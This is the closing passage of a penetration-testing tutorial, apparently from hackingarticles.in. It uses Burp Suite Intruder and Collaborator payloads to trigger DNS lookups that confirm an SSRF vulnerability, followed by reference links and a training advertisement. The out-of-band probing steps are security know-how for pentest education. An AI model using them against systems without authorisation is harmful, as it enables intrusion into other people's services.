
```

Add \$ Clear \$ Auto \$ Refresh

Now time to take help. Back into the collaborator client window, set the number to generate to 10 and hit the copy to clipboard button.



Over into the payload section, simply hit the **Paste** button in order to move all the copied payloads in the empty box, further hit the “**Attack**” button to initiate the fuzzer.



And there we go; every payload has the same length. Let's check the collaborator does it offers something or not.

Attack Save Columns						
Results	Target	Positions	Payloads	Options		
Filter: Showing all items www.hackingarticles.in						
Request ^	Payload	Status	Error	Timeout	Length	Com
0		200			53399	
1	rfazkr8ynoj912psm10c7k1vjmpc...	200			53485	
2	jzmr4jsq7g31lu9k6tk4rcln3e95x...	200			53485	
3	ua82fu31irecw5vh4vf2nwyeplkh...	200			53485	
4	l5rtalysdi93rwfmvcq6xerp9gf93...	200			53485	
5	ydf6iy65vhgz9nzk8yj5rz2htnnbc...	200			53485	
6	xrs5wxk4zuvfd81yy7cijqd1vs1npc...	200			53485	
7	tmj1rtf0uqqb84wut37eem8xqo...	200			53485	
8	edvmie6llbhzwpnfkoyz57zih9n6...	200			53485	
9	01z860u79x5inbb18amltn45vb...	200			53485	
10	r80zdr1yogc9u2isf1tc0kuvcml6...	200			53485	

Great!! From the below image we can see a numerous amount of **DNS service is triggered out** by the application confirming the presence of SSRF vulnerability.

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the generated payloads will be tracked by the Collaborator client.

Generate Collaborator payloads

Number to generate: 10 Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds

# ^	Time	Type	Payload	Comment
1	2020-Dec-23 11:41:00 UTC	DNS	jzmr4jsq7g31lu9k6tk4rcln3e95xu	
2	2020-Dec-23 11:41:01 UTC	DNS	ua82fu31irecw5vh4vf2nwyeplkh86	
3	2020-Dec-23 11:41:01 UTC	DNS	ua82fu31irecw5vh4vf2nwyeplkh86	
4	2020-Dec-23 11:41:02 UTC	DNS	l5rtalysdi93rwfmvcq6xerp9gf93y	
5	2020-Dec-23 11:41:00 UTC	DNS	jzmr4jsq7g31lu9k6tk4rcln3e95xu	
6	2020-Dec-23 11:40:58 UTC	DNS	rfazkr8ynoj912psm10c7k1vjmpcd1	
7	2020-Dec-23 11:41:02 UTC	DNS	l5rtalysdi93rwfmvcq6xerp9gf93y	
8	2020-Dec-23 11:40:59 UTC	DNS	rfazkr8ynoj912psm10c7k1vjmpcd1	***

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name jzmr4jsq7g31lu9k6tk4rcln3e95xu.burpcollaborator.net.

The lookup was received from IP address [REDACTED] at 2020-Dec-23 11:41:00 UTC.

Reference

- <https://www.hackingarticles.in/burp-suite-for-pentester-burp-collaborator/>
- <https://www.hackingarticles.in/cross-site-scripting-exploitation/>
- <https://www.hackingarticles.in/manual-sql-injection-exploitation-step-step/>

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

- Windows
- Linux

